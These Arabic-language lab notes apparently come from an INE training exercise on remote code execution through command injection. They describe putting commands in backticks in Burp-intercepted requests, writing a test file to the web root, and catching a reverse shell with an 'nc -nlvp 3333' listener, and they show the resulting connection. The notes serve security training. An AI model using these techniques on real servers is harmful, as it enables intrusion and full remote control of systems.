


RCE

- الثغرة دي عبارة عن انك تقدر تنفذ كود او command عن بعد علي الويب ال نت بتحاول تخترقه
- تصنيفها بيكون critical



- هنا احنا لقينا json ف ممكن نجرب عليه عادي
- جربنا بالبرب اننا نوقف الطلب وننفذ اوامر
- بتخط الامر بتاعك بين ``
- ممكن تعمل ping علي رابط ال collaborator من البيرب برضو
- لو هوه مش json ممكن تجرب تعمل ملف ودا اشهر مسار
- /var/www/html/yousef.txt
- بتجرب اي امر لو انتفذ تبقي الثغرة موجوده

```
RX packets 48640 bytes 3830134 (3.6 MiB)
RX errors 0 dropped 0 overruns 0 frame 0
TX packets 31215 bytes 10413911 (9.9 MiB)
TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0


eth1: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
inet 192.65.169.2 netmask 255.255.255.0 broadcast 192.65.169.255
ether 02:42:c0:41:a9:02 txqueuelen 0 (Ethernet)
RX packets 1346 bytes 888278 (867.4 KiB)
RX errors 0 dropped 0 overruns 0 frame 0
TX packets 1322 bytes 98769 (96.4 KiB)
TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
```

- جيب ال ip بتاع جهازك عشان تحاول تعلم ping عليه

```
Shell No. 1
File Actions Edit View Help

root@INE:~# nc -nlvp 3333
Ncat: Version 7.92 ( https://nmap.org/ncat )
Ncat: Listening on :::3333
Ncat: Listening on 0.0.0.0:3333
█
```

- هنا شغلنا port 3333 او اي منفذ غير ه عشان تعمل اتصال بيه



- وحطينا الكود في request في حاله انتفذ بيكون الموقع مصاب ل RCE

- هنا bin/bash عشان تعمل terminal هناك

```
Shell No. 1
File Actions Edit View Help

root@INE:~# nc -nlvp 3333
Ncat: Version 7.92 ( https://nmap.org/ncat )
Ncat: Listening on :::3333
Ncat: Listening on 0.0.0.0:3333
Ncat: Connection from 192.65.169.3.
Ncat: Connection from 192.65.169.3:52468.
root@INE:~# █
```

- زي كذا انتفذ وكذا شغال عمل Connection